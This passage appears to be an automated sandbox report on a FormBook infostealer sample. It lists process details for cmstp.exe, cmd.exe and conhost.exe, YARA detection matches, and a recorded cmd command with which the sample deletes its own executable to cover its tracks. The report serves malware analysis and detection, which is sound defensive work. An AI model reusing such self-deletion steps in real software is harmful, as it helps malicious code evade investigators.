Imagebase:	0x7ff662bf0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmstp.exe PID: 5300 Parent PID: 3292

General

Start time:	21:26:41
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\cmstp.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cmstp.exe
Imagebase:	0xde0000
File size:	82944 bytes
MD5 hash:	4833E65ED211C7F118D4A11E6FB58A09
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.608235270.0000000000D60000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.608235270.0000000000D60000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.608235270.0000000000D60000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.608474774.0000000000D90000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.608474774.0000000000D90000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.608474774.0000000000D90000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.606729919.0000000000840000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.606729919.0000000000840000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.606729919.0000000000840000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	859E47	NtReadFile

Analysis Process: cmd.exe PID: 6292 Parent PID: 5300

General

Start time:	21:26:46

Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\20210113432.exe'
Imagebase:	0x12c0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6328 Parent PID: 6292

General

Start time:	21:26:46
Start date:	13/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff774ee0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis